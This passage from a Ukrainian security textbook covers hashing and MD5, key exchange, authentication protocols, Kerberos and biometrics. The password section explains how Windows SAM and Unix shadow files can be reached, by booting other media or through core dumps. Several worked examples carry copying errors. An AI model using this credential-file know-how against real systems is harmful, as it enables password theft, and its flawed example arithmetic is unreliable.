Колізією для функції h(.) називається пара значень x, y, x ≠ y, така, що h(x)= h(y). Таким чином, хеш-функція повинна мати наступні властивості:

- для даного значення h(x) неможливо знайти значення аргументу x. Такі хеш-функції називають стійкими в сенсі зворотності або стійкими в сильному сенсі;
- для даного аргументу x неможливо знайти інший аргумент y такий, що h(x)= h(y). Такі хеш-функції називають стійкими в сенсі обчислення колізій або стійкими в слабкому сенсі.

У разі, коли значення хеш-функції залежить не тільки від прообразу, але і закритого ключа, то це значення називають кодом перевірки достовірності повідомлень (Message Authentication Code, MAC), кодом перевірки достовірності даних (Data Authentication Code, DAC) або імітовставкою.

На практиці хеш-функції використовуються в наступних цілях:

- для прискорення пошуку даних в БД;
- для перевірки цілісності і достовірності повідомлень;
- для створення стислого образу;
- для захисту пароля в процедурах аутентифікації.

Прискорення пошуку даних. Наприклад, при записі текстових полів в базі даних може розраховуватися їх хеш-код і дані можуть бути розміщені в розділі, який відповідає цьому хеш-коду. Тоді при пошуку даних треба буде спочатку обчислити хеш-код тексту і відразу стане відомо, в якому розділі їх треба шукати, тобто проводити пошук не по всій базі, а тільки у відповідному розділі (це суттєво прискорює пошук). Побутовим аналогом хешування може служити сортування слів в словнику за абеткою. Перша літера слова є його хеш-кодом, і при пошуку ми проглядаємо не весь словник, а тільки розділ з потрібною літерою.

Процедура обчислення (стандартна схема алгоритму) хеш-функції представлена на наступному рисунку.




Рис.3.47. Процедура обчислення значення хеш-функції

Прообраз розбивається на n блоків x_i (i = 1 .. n) фіксованої довжини (залежить від типу хеш-функції), над якими виконується однотипна процедура хешування $g(y_{i-1}, x_i)$, залежна також від результату хешування попереднього блоку. Для ініціалізації процедури використовується синхропосилка y_0. У випадку, якщо довжина прообразу не кратна необхідній фіксованій довжині блоку, то потрібно його доповнити певними значеннями.

Найбільш відомий MD5 (англ. Message Digest 5) – 128-бітовий алгоритм хешування, розроблений професором Рональдом Л. Рівестом з Массачусетського технологічного інституту (Massachusetts Institute of Technology, MIT) в 1991 році. MD5 є покращеною в плані безпеки версією MD4. Схематично алгоритм обчислення хеш-коду виглядає наступним чином

1. Вирівнювання потоку.

У кінець початкового повідомлення, довжиною L, дописують одиничний біт, потім необхідне число нульових біт так, щоб новий розмір L' був порівнянний з 448 по модулю 512 (L’ mod 512 = 448). Додавання нульових біт виконується, навіть якщо нова довжина, включаючи одиничний біт, вже порівнянна з 448.

2. Додавання довжини повідомлення.

До модифікованого повідомлення дописують 64-бітове представлення довжини даних (кількість бітів у повідомленні). Тобто довжина повідомлення T стає кратною 512 (T mod 512 = 0). Якщо довжина початкового повідомлення перевершує 2^{64} - 1, то дописують тільки молодші 64 - біта.

3. Ініціалізація буфера.

Для обчислень ініціалізуються 4 змінних розміром по 32 біта і задаються початкові значення (шістнадцятирічне уявлення):

A = 01 23 45 67; B = 89 AB CD EF; C = FE DC BA 98; D = 76 54 32 10.

У цих змінних будуть зберігатися результати проміжних обчислень. Початковий стан ABCD називається ініціалізуючим вектором.

4. Обчислення хеш-коду в циклі.

Початкове повідомлення розбивається на блоки T, завдовжки 512 бітів. Для кожного блоку в циклі виконується процедура, наведена на рис.3.48.




Рис.3.48. Крок основного циклу обчислення хеш-коду

У кожному раунді над змінними ABCD і блоком початкового тексту виконуються однотипні перетворення з використанням суперпозиції бульових функцій.

Результат обробки всіх блоків початкового повідомлення у вигляді об'єднання 32-бітових значень змінних DCBA і буде хеш-кодом.

Пошук колізій. У 2004 році китайські дослідники Ван Сяоюнь (Wang Xiaoyun), Фен Денгуо (Feng Dengguo), Лаі Сюецзя (Lai Xuejia) і Юй Хунбо (Yu Hongbo) оголосили про виявлену ними уразливість в алгоритмі, що дозволяє за невеликий час (1 година на кластері IBM p690) знаходити колізії.

Застосування шифрування для отримання хеш-образа. Для отримання стійкого до колізій хеш-образа можуть застосовуватися спеціальні режими, передбачені в блокових шифрах (наприклад, зчеплення блоків шифру у DES), або в самій хеш-функції, як складова частина, може використовуватися один з режимів блокового шифру.

3.10. Криптографічні протоколи

У класичній моделі системи таємного зв'язку Шеннона [53] є два учасника, які повністю довіряють один одному і яким необхідно передавати між собою інформацію, не призначену для третіх осіб. Дана задача традиційно вирішується за допомогою криптосистем. Окрім забезпечення конфіденційності, криптографія часто використовується для вирішення наступних завдань:

- перевірка достовірності (аутентифікація) – одержувач повідомлення повинен мати можливість встановити його джерело, а зловмисник – не здатний замаскуватися під кого-небудь іншого;
- забезпечення цілісності – одержувач повідомлення може перевірити, чи не було повідомлення змінено в процесі доставки, а зловмисник – не здатний видати фальшиве повідомлення за справжнє;

- незаперечення авторства – відправник повідомлення згодом не повинен мати можливості заперечувати посилку повідомлення;
- забезпечення неможливості відстежити (анонімність) – відправник повідомлення може виконувати законні дії (наприклад, оплату послуг через Інтернет) і бути певним, що не буде пізнаним (ідентифікованим).

Якщо завдання забезпечення конфіденційності вирішується за допомогою криптосистем, то для вирішення інших завдань розробляються криптографічні протоколи. Є і інші відмінності криптографічних протоколів від криптосистем, з яких можна виділити наступні:

- протоколи можуть бути інтерактивними, тобто можливий багатораундовий обмін повідомленнями між учасниками;
- у протоколі може брати участь більше двох учасників;
- учасники протоколу можуть не довіряти один одному. Тому криптографічні протоколи повинні захищати їх учасників не тільки від зовнішнього супротивника, але і від нечесних дій партнерів.

Таким чином, протокол – це сукупність правил, що регламентують послідовність кроків, які робляться двома або більшою кількістю сторін для сумісного вирішення деякого завдання, а також формати, що регламентують повідомлення, що пересилаються між учасниками обміну і дії, які треба виконати при виникненні збоїв.

Збої при обміні повідомленнями можуть виникати в результаті помилкових, в тому числі і навмисно помилкових, дій учасників або зміні їх послідовності, а також в результаті пропажі або спотворенні вхідних повідомлень. Слід звернути особливу увагу на регламентацію дій у разі виникнення збоїв, оскільки це може повністю зруйнувати безпеку учасників навіть в стійкому криптографічному протоколі.

Опис протоколу, що виключає неоднозначність сприйняття, називають специфікацією протоколу.

Криптографічні протоколи - порівняно молода галузь математичної криптографії. Перші протоколи з'явилися приблизно в кінці 70-х років двадцятого сторіччя. З тих пір ця галузь бурхливо розвивалася, і за останнє десятиліття перетворилася на основний об'єкт досліджень в теоретичній криптографії. Зараз існують декілька десятків різних типів криптографічних протоколів, які можна умовно розділити на дві групи: прикладні і примітивні протоколи. Прикладний протокол вирішує конкретну задачу, яка виникає (або може виникнути) на практиці. Примітивні протоколи використовуються як своєрідні «будівельні блоки» при розробці прикладних протоколів.

Залежно від наявності третьої сторони, для якої байдужий результат виконання протоколу, як і його учасники, протоколи ділять на:

- протоколи з посередником. Посередник бере участь в протоколі і допомагає його виконати двом сторонам. Сторони можуть не довіряти один одному, але вони повністю довіряють посередникові;

- протоколи з арбітром. Арбітр вступає в протокол тільки у виняткових випадках - коли між сторонами виникають розбіжності;

- самодостатні протоколи. Чесність сторін гарантується самим протоколом.

Найбільш поширеними криптографічними протоколами є:

- протоколи обміну ключами;
- протоколи аутентифікації (ідентифікації);
- протоколи електронного цифрового підпису;
- протоколи контролю цілісності;
- протоколи електронних платежів;
- протоколи голосування;
- протоколи доказу з нульовим розголошуванням і так далі.

3.10.1. Протоколи обміну ключами

Для передачі таємної інформації по відкритих каналах зв'язку абонентам необхідно мати ключі, або єдиний ключ у разі використання симетричного шифрування, чи пару ключів для кожного абонента при асиметричному шифруванні. Використання одного і того ж ключа при багатократному спілкуванні між абонентами дозволяє супротивникові накопичити багатий матеріал для криптоаналізу. Тому в цілях підвищення безпеки обміну таємної інформації широко використовують сеансові ключі. Сеансовий (сесійний) ключ – ключ, який використовується абонентами в рамках одного сеансу (сесії, раунду) спілкування. Більш того, в деяких криптосистемах передбачається багатократна зміна ключа в рамках одного сеансу, тимчасові мітки, деяка додаткова інформація, які підсилюють безпеку криптосистеми. Використання сеансових ключів дозволяє вирішити також іншу проблему - обмежити розмір збитку при компрометації ключа.

Можливі наступні види протоколів обміну ключами залежно від сторони, яка розробляє сеансовий ключ:

- ключ виробляється одним з абонентів і висилається другому для подальшого інформаційного обміну;
- сумісне вироблення ключа абонентами;
- ключ виробляється і надається абонентам третьою стороною (довіреним центром).

Окрім цього, обмін ключами може виконуватися як за допомогою симетричного, так і асиметричного шифрування. При симетричному шифруванні і розподілі ключів може використовуватися третя сторона (довірений центр) або абоненти можуть володіти особливим ключем (назвемо його суперключ), який використовується тільки для шифрування, пересилки і розшифрування сеансових ключів. З огляду на те, що сеансовий ключ це випадковий (псевдовипадковий) набір невеликої довжини, який складається з 0 і 1, то його перехоплення і дешифрування супротивником вкрай скрутне навіть при багатократному використанні суперключа.

Якщо розглядати стійкість симетричного і асиметричного шифрування, то при однаковій довжині ключа порівняння буде не на користь останніх. Більш того, для

асиметричного шифрування вимагається часу набагато більше, ніж симетричного шифрування. Але, з іншого боку, асиметричні методи шифрування дозволяють достатньо безпечно виконувати дії, які за допомогою симетричного шифрування виконати неможливо, як, наприклад, обмін ключами за допомогою .алгоритму Діффі-Хеллмана.

Алгоритм Діффі-Хеллмана-Меркле.

Алгоритм Діффі-Хеллмана-Меркле був першим в історії алгоритмом з відкритим ключем. Він винайдений в 1976 році, і може застосовуватися тільки для розподілу ключів.

№	Опис операції	Приклад
1	Алекс і Юстас разом вибирають прості числа n і g так, щоб g було примітивним коренем по модулю n, тобто таким, що для кожного числа b∈{1,2.,p-1} існує таке число a, що виконується умова $g^a \bmod n = b$. Числа n і g можна передавати по відкритому каналу.	n=11 g=2
2	Алекс вибирає випадкове число x і посилає Юстасу результат $X = g^x \bmod n$	x=4, $X=2^4 \bmod 11=5$
3	Юстас вибирає випадкове число y і посилає Алексу результат $Y = g^y \bmod n$	y=6, $Y=2^6 \bmod 11=9$
4	Алекс обчислює таємний ключ $k = Y^x \bmod n$	$k=9^4 \bmod 11=5$
6	Юстас обчислює таємний ключ $k = X^y \bmod n$	$k=5^6 \bmod 11=5$

Табл. 3.49. Обмін ключами згідно алгоритму Діффі-Хеллмана-Меркле

Значення k і k', отримані сторонами, обидва дорівнюють $g^{xy} \bmod n$ ($24*6 \bmod 11 = 5$). Даний протокол можна розширити на випадок з трьома і більш учасниками. Наприклад, для випадку з трьома учасниками, таємний ключ k буде дорівнювати $g^{xyz} \bmod n$. Спочатку кожен учасник обчислює $X = g^x \bmod n$, $Y = g^y \bmod n$ і $Z = g^z \bmod n$. Потім передають ці значення по кругу і знову шифрують по власному ключу $Z' = Z^x \bmod n$, $X' = X^y \bmod n$ та $Y' = Y^z \bmod n$. І знову передають по кругу і отримують значення ключа $k = Y'^x \bmod n$, $k= Z'^y \bmod n$ та $k = X'^z \bmod n$.

3.10.2. Протоколи аутентифікації.

Ідентифікація (англ. identification) - процес розпізнавання суб'єкта шляхом привласнення їй унікальних міток (ідентифікаторів, логінів). Ідентифікація дозволяє суб'єктові (користувачеві, процесу, що діє від імені певного користувача, або іншому апаратно-програмному компоненту) назвати себе (повідомити своє ім'я). За допомогою аутентифікації друга сторона переконується, що суб'єкт дійсно той, за кого він себе видає.

У будь-якій інформаційній системі повинні бути визначені всі суб'єкти, що беруть участь в інформаційному обміні. Частина з них може бути згрупована, якщо вони наділені однаковими (схожими) правами і володіють однаковими (схожими) характеристиками. Кожен суб'єкт (група суб'єктів) повинен володіти унікальним ім'ям (позначенням).

Аутентифікація (англ. authentication) - перевірка відповідності (достовірності) суб'єкта пред'явленому нею ідентифікатору.

Аутентифікація буває односторонньою (зазвичай клієнт доводить свою достовірність серверу) і двосторонньою (взаємною). Приклад односторонньої аутентифікації – процедура входу користувача в систему.

Суб'єкт може підтвердити свою достовірність, пред'явивши, один з наступних аутентифікаторів:

- щось, що він знає (пароль, особистий ідентифікаційний номер, криптографічний ключ і тому подібне);
- щось, чим він володіє (паспорт, особисту картку або інший пристрій аналогічного призначення);
- щось, що є частина його самого (голос, відбитки пальців, зразок ДНК і тому подібне).

Авторизація (англ. authorization) - надання суб'єкту можливостей відповідно до покладених на неї прав або перевірка наявності прав при спробі виконати яку-небудь дію.

Ідентифікація і аутентифікація – це перша лінія оборони, «вхідні двері» в інформаційний простір організації.

Розглянемо основні програмно-технічні методи реалізації ідентифікації і аутентифікації.

Парольна ідентифікація/аутентифікація.

Введений користувачем пароль порівнюється з паролем, наявним в базі даних інформаційної системи, що підлягає захисту. Якщо вони співпадають, то дається дозвіл на використання ресурсів відповідної інформаційної системи

Головна перевага парольної аутентифікації – простота і звичність. Паролі давно використовуються для доступу в операційні системи, СУБД і в інших програмних продуктах. При правильному використанні паролі можуть забезпечити прийнятний для багатьох організацій рівень безпеки. Проте, по сукупності характеристик їх слід визнати найслабкішим засобом перевірки достовірності.

Парольна аутентифікація має масу недоліків:

- як правило, пароль генерується в одному місці (наприклад, на сервері) і повинен бути переданий в друге (наприклад, клієнтові). При передачі пароль може бути перехоплений зловмисником;
- багато програм мають паролі, вказані виробником за умовчанням. Після установки такої системи дуже часто забувають їх видалити. БД стандартних паролів можна знайти в Інтернеті;
- зловмисник може отримати і скористатися БД паролів:
- у Windows облікові записи (користувачі і паролі) зберігаються у файлі «%System Root% \ System32 \ Config \ sam». Під час роботи ОС користувач не має доступу і не може виконувати операції читання/запису з даним файлом (блокується процесом lsass.exe, «убити» який неможливо). Дістати доступ до

файлу можна, завантаживши ОС з іншого носія. Інший варіант існує у Windows XP, він полягає у використанні файлу «%System Root%\Repair\sam». Він доступний для читання/запису, і містить старі паролі, але як правило, користувачі рідко їх міняють;

- у ранніх версіях Unix файл з обліковими записами «/etc/passwd» був доступний для читання будь-яким охочим. У сучасних різновидах Unix файл з паролями «/etc/shadow» або «etc/secure» доступний тільки з привілеями супервізора. Інший спосіб діставання доступу до паролів – обвалення процесу, що звертається до файлу з паролями. При цьому Unix створює файл «Core dump», що містить дамп пам'яті (з паролями).

Не дивлячись на свої недоліки, парольний захист використовується в багатьох продуктах і системах, можна порекомендувати наступні заходи, що дозволяють підвищити надійність парольного захисту:

- накладення технічних обмежень (пароль повинен бути не дуже коротким, він повинен містити літери, цифри, знаки пунктуації і тому подібне). Ще краще скористатися програмами - генераторами паролів (ключів);
- обмеження доступу до файлу з паролями;
- використання захищених протоколів обміну ключами (наприклад, засновані на алгоритмі обміну ключами Діффі-Хеллмана);
- обмеження числа невдалих спроб входу в систему (це ускладнить застосування «методу грубої сили»). У Windows цей параметр встановлюється згідно шляху «Адміністрування / Локальна політика безпеки / Політики облікових записів / Політика блокування облікового запису / Порогове значення блокування». Там же («Політики облікових записів») можна настроїти термін блокування облікового запису, мінімальну довжину пароля, терміни його дії і т.п.;
- управління терміном дії паролів, їх періодична зміна.
- Не забувати видалити пароль звільненого користувача.

Протокол ідентифікації/аутентифікації з використанням хеш-функції

Нагадаємо, що хеш – легко обчислювана функція, що перетворює початкове повідомлення довільної довжини (прообраз) в повідомлення фіксованої довжини (хеш-образ), для якої не існує ефективного алгоритму пошуку колізій.

При ідентифікації/аутентифікації користувач вводить пароль, а по каналу зв'язку висилається його хеш-код. Перевіряюча система порівнює введений хеш-образ з образом відповідного користувача, що зберігається в базі даних, і у разі їх збігу дозволяє доступ, таким чином, система не зберігає паролів, що підвищує її захищеність. Недолік приведеної схеми полягає в тому, що все одно необхідно якось передати хеш-образ для зберігання в системі і на цьому шляху його може перехопити зловмисник.

Протокол ідентифікації/аутентифікації на основі шифрування з відкритим ключем

Широкого поширення для ідентифікації і аутентифікації набули протоколи на базі асиметричного шифрування. Існує десятки різновидів таких протоколів, найбільш відомими з яких є протокол на основі алгоритмів RSA, схеми Фейге-Фіата-Шаміра, Ель-Гамаля, Шнорра і так далі.

Протокол на основі алгоритму RSA.

Етап 1. Генерація ключів.

1. Алекс генерує відкритий і закритий ключі ((e=5, n=91) і d=29).

2. Алекс передає відкритий ключ Юстасу.

Етап 2. Аутентифікація.

№	Опис операції	Приклад
1	Юстас вибирає випадкове число $k\in\{1.,n-1\}$, обчислює $r = k^e \bmod n$ і посилає r Алексу	k=23, $r=23^5 \bmod 91=4$
2	Алекс обчислює $k'=r^d \bmod n$ і посилає k' Юстасу	$k'=4^{29} \bmod 91=23$
3	Юстас перевіряє співвідношення k=k' і, якщо воно істинне, приймає доказ, інакше – відкидає	$16=(3^5*4^4) \bmod 23$

Табл. 3.50. Аутентифікація на основі алгоритму

Схема Клауса Шнорра.

Етап 1. Генерація ключів (виконує Алекс).

№	Опис операції	Приклад
1	Вибираються два прості числа p і q, причому такі, що (p-1)mod q=0	p=23,q=11
2	Вибирається таємний ключ $x\in\{1.,q-1\}$.	x=8
3	Вибирається g таке, що $g^q \bmod p=1$	q=3, $3^{11} \bmod 23=1$
4	Обчислюється відкритий ключ y по формулі $y=g^x \bmod p$. Останній запис означає, що необхідно знайти y із рівності $(g^x y) \bmod p=1$	y=4, $(3^8*4) \bmod 23=26244 \bmod 23=1$
5	Публікація відкритого ключа y	

Табл. 3.51. Генерація ключів по схемі Клауса

Етап 2. Аутентифікація.

№	Опис операції	Приклад
1	Алекс вибирає випадкове число $k\in\{1.,q-1\}$, обчислює $r=g^k \bmod p$ і посилає r Юстасу	k=6, $r=3^6 \bmod 23=16$
2	Юстас вибирає випадкове число $e\in\{1.,2^t-1\}$, де t-деякий параметр і посилає e Алексу	e=4
3	Алекс обчислює $s=(k+x*e) \bmod q$ і посилає s Юстасу	$s=(6+8*4) \bmod 11=5$
4	Юстас перевіряє співвідношення $r=(g^s*y^e) \bmod p$ і, якщо воно виконується, приймається доказ, інакше – відкидає	$16=(3^5*4^4) \bmod 23$

Табл. 3.52. Аутентифікація по схемі Клауса Шнорра

Для забезпечення стійкості протоколу в 1989 р. Шнорр рекомендував використовувати p довжиною 512 бітів, q довжиною 140 бітів і t = 52.

Схема на основі протоколу з нульовим розголошуванням.

Суть доказу з нульовим розголошуванням дуже популярно можна пояснити на прикладі «печери Алі-Баби» (автори - Жан-Жак Кіскатер і Луї Гійу).




Рис.3.53. Печера Алі-Баби

У печері є потайні двері, відкрити яку може тільки той, хто знає чарівні слова. Алекс хоче довести Юстасу, що знає чарівні слова, але не хоче їх розкрити Юстасу. Тоді Алекс може переконати Юстаса таким чином.

1. Юстас стоїть на вході в печеру.
2. Алекс проходить до потайної двері.
3. Юстас пропонує Алексу з'явитися з лівого проходу або з правого.
4. Алекс виконує прохання, використовуючи, якщо необхідно, чарівні слова.
5. Алекс і Юстас n разів повторюють кроки 1-4.

Якщо Алекс не знає таємниці, то імовірність правильно вийти у неї в кожному раунді 1:1. Таким чином, якщо повторити таку операцію декілька раз, то після кожної ітерації впевненість, що Алекс знає чарівні слова буде подвоюватися, тобто, після n успішних ітерацій, імовірність, що Алекс вводить Юстаса в оману, буде складати $1/2^n$.

Практичну реалізацію протоколу розглянемо на прикладі схеми аутентифікації Фейге-Фіата-Шаміра.

Спрощена схема аутентифікації Фейге-Фіата-Шаміра (Feige-Fiat-Shamir).

Етап 1. Генерація ключів (виконує Посередник).

№	Опис операції	Приклад
1	Вибирається випадковий модуль n, рівний добутку двох простих чисел	p=5,q=7,n=35

2	Вибирається число v (відкритий ключ), що є квадратичним лишком по модулю n і існує зворотне значення v^{-1} по модулю n. Квадратичний лишок – число, що задовольняє виразу $x^2 \bmod n=v$, де $1 \le x \le n$. Для модуля n=35 квадратичними лишком є 1 (x=1,6,29,34), 4, 9, 11, 14, 15, 16, 21, 25, 29, 30. Зворотне значення обчислюється за формулою $v*v^{-1} \bmod n=1$. У квадратних лишків 14,15,21,25 і 30 немає зворотних значень по модулю. $v \in \{1,4,9,11,16,29\}$	v=16 $v^{-1}=11$
3	Визначимо закритий ключ s як найменше значення, що задовольняє умові $s^2 \bmod n=v^{-1}$	s=9
4	Публікація відкритого ключа v і n. Передача закритого ключа s Алексу	

Табл. 3.54. Генерація ключів по схемі Фейге-Фіата-Шаміра

Етап 2. Аутентифікація.

№	Опис операції	Приклад	
1	Алекс вибирає випадкове число $r \in \{1.,n-1\}$, обчислює $z=r^2 \bmod p$ і посилає z Юстасу	$r=8, z=8^2 \bmod 35=4$	
2	Юстас посилає Алексу випадковий біт b	b=0	b=1
3	Якщо b=0, то Алекс посилає Юстасу r, інакше $y=r*s \bmod p$	r=8	$y=8*9 \bmod 35=2$
4	Якщо b=0, то Юстас перевіряє, що $z=r^2 \bmod p$, інакше $z=y^2*v \bmod p$	$4=8^2 \bmod 35$	$4=2^2*16 \bmod 35$

Табл. 3.55. Аутентифікація по схемі Фейге-Фіата-Шаміра

Розглянутий порядок операцій, виконаний 1 раз називається акредитацією. Якщо першу операцію поміняти місцями з другою, то Алекс, навіть не знаючи закритого ключа s, може підібрати таке значення r**,** яке приводитиме до успішної акредитації в обох випадках (b=0 і b=1). Підібрати ж таке r, яке приводитиме до успішної акредитації в обох випадках одночасно неможливо. Таким чином, якщо Алекс не знає закритого ключа s, то імовірність успішної акредитації (підбору r) рівна 1/2. Акредитація повторяться n разів, поки не буде досягнута необхідна імовірність $1/2^{n,}$ якщо Алекс не знає закритого ключа s.

Сервер аутентифікації Kerberos

Kerberos – програмний продукт, розроблений в середині 1980-х років в Массачусетському технологічному інституті. За час свого існування він зазнав ряд принципових змін. Клієнтські компоненти Kerberos інтегровані в більшості сучасних ОС. Kerberos призначений для вирішення наступного завдання. Є відкрита (незахищена) мережа, у вузлах якої зосереджені суб'єкти – користувачі, а також клієнтські і серверні програмні системи. Кожен суб'єкт володіє таємним ключем. Щоб суб'єкт C міг довести свою достовірність суб'єктові S (без цього S не почне обслуговувати C), він повинен не тільки назвати себе, але і продемонструвати знання таємного ключа. C не може просто послати S свій таємний ключ, по-перше, тому, що мережа відкрита (доступна для пасивного і активного прослуховування), а, по-друге, тому, що S не знає (і не повинен знати) таємний ключ C. Потрібний менш прямолінійний спосіб демонстрації знання таємного ключа.

Система Kerberos є довіреною третьою стороною (тобто стороною, якій довіряють всі), що володіє таємними ключами обслуговуваних суб'єктів і що допомагає їм в попарній перевірці достовірності.

Рис.3.56. Перевірка сервером S достовірності клієнта C.

Послідовність ідентифікації/аутентифікації за допомогою Kerberos виглядає наступним чином.

1. Клієнт посилає Kerberos запит, що містить відомості про нього (клієнта) і про запрошувану послугу (сервері).
2. Kerberos повертає клієнтові інформацію, зашифровану його таємним ключем.
3. Клієнт розшифровує передану інформацію, отримуючи в результаті цієї операції так званий квиток, зашифрований таємним ключем сервера, і тимчасовий ключ (ключ сеансу) K.
4. Клієнт передає свій ідентифікатор ID і квиток серверу.
5. Сервер розшифровує квиток, отримуючи ідентифікатор клієнта ID’ і ключ сеансу K.
6. Сервер порівнює ідентифікатор клієнта, переданий відкрито по мережі, ID з ідентифікатором, ID’, що міститься в квитку. Якщо вони співпадають, то аутентифікація пройдена успішна.
7. Обмін даними між клієнтом і сервером виконується за допомогою ключа сеансу K.

Як видно з даного протоколу, крім ідентифікації/аутентифікації, паралельно вирішується питання з обміном сеансовим ключем (симетричне шифрування з використанням довіреного центру).

Ідентифікація/аутентифікація за допомогою біометричних даних

Біометрія – якнайдавніший спосіб ідентифікації. Собаки розрізняють один одного по гавкоту, кішки – по запаху, люди – по обличчю, голосу, підпису і так далі

У загальному вигляді в ІС робота з біометричними даними організована наступним чином. Спочатку створюється і підтримується БД характеристик потенційних користувачів. Для цього біометричні характеристики користувача знімаються, обробляються, і результат обробки (званий біометричним шаблоном) заноситься в БД.

Надалі для ідентифікації і аутентифікації користувача процес зняття і обробки повторюється, після чого проводиться пошук в БД шаблонів (верифікація). У разі успішного пошуку особа користувача і її достовірність вважаються встановленими.

Активність в області біометрії зараз дуже велика. Організований відповідний консорціум (www.biometrics.org), активно ведуться роботи з стандартизації різних аспектів технології (формату обміну даними, прикладного програмного інтерфейсу

(API) і тому подібне). У той же час недоліки біометричних засобів наголошуються в багатьох дослідженнях:

- біометричний шаблон порівнюється не з результатом первинної обробки характеристик користувача, а з тим, що прийшло до місця порівняння. А, як відомо, за час шляху може багато чого відбутися;
- база шаблонів може бути змінена зловмисником;
- слід враховувати різницю між застосуванням біометрії на контрольованій території, під пильним оком охорони, і в «польових» умовах, коли, наприклад, до пристрою сканування можуть піднести муляж і т.п.;
- деякі біометричні дані людини міняються (як в результаті старіння, так і травм, опіків, порізів, хвороби, ампутації і так далі), так що база шаблонів потребує постійного супроводу, а це створює певні проблеми і для користувачів, і для адміністраторів;
- якщо у Вас крадуть біометричні дані або їх компрометують, то це, як правило, на все життя. Паролі, при всій їх ненадійності, в крайньому випадку можна змінити. Відбитки пальців, око або голос змінити не можна, принаймні швидко;
- біометричні характеристики є унікальними ідентифікаторами, але їх не можна зберегти в таємниці;
- більшість БС є дорогими для широкого використання.

До 11 вересня 2001 року, біометричні системи забезпечення безпеки використовувалися тільки для захисту військових таємниць і найважливішої комерційної інформації. Але після атаки на «близнят» ситуація різко змінилася. Підвищений попит спровокував дослідження в цій області, що, у свою чергу, привело до появи нових пристроїв і цілих технологій. Природно, що збільшення ринку біометричних пристроїв привело до збільшення числа компаній, що займаються ними, конкуренція, що створилася, послужила причиною до значного зменшення вартості біометричних систем забезпечення інформаційної безпеки.

У 2010 році обсяг світового ринку біометрії складав $4,49 млрд., а у 2019 році він може вирости до $14,685 млрд. - вважає консалтингова компанія Frost&Sullivan. Такі темпи росту ринку біометрії пов’язані, поперед всього, з впровадженням повсюди біометричних (електронних) паспортів і автоматичного біометричного контролю в аеропортах по всьому світі.

Контрольні питання.

1. В чому ідея шифрів підстановки?
2. В чому ідея шифрів перестановки?
3. Яка відміна моноалфавітних шифрів від поліалфівітних?
4. На якій ідеї побудований алгоритм RSA?
5. На якій ідеї побудований алгоритм Ель-Гамаля?

4. Основи криптоаналізу

До основних погроз безпеці при використанні криптографічних систем можна віднести ([14], [38],[40],[53]):

- Перехоплення супротивником шифрограм і отримання з них без знання застосованого ключа, інформації, яка підлягала захисту – злом шифру.
- Перехоплення супротивником шифрограм і отримання з них інформації, яка підлягала захисту, з використанням ключів, здобутих агентурним способом, за допомогою шпигунства і так далі.
- Навмисна (супротивником) або ненавмисна (із-за спотворень в каналах зв'язку) підміна частини або всієї шифрограми при передачі від одного абонента до іншого.
- Навмисна підміна частини або всієї шифрограми одним з абонентів і видачі її за справжню, відправлену іншим абонентом.
- Відмова одним з абонентів факту відправки шифрограми.
- Навмисне або ненавмисне знищення шифрограми при передачі від одного абонента до іншого.
- Посилка супротивником фіктивних шифрограм від імені законних абонентів.
- Навмисне або ненавмисне знищення або підміна ключів.

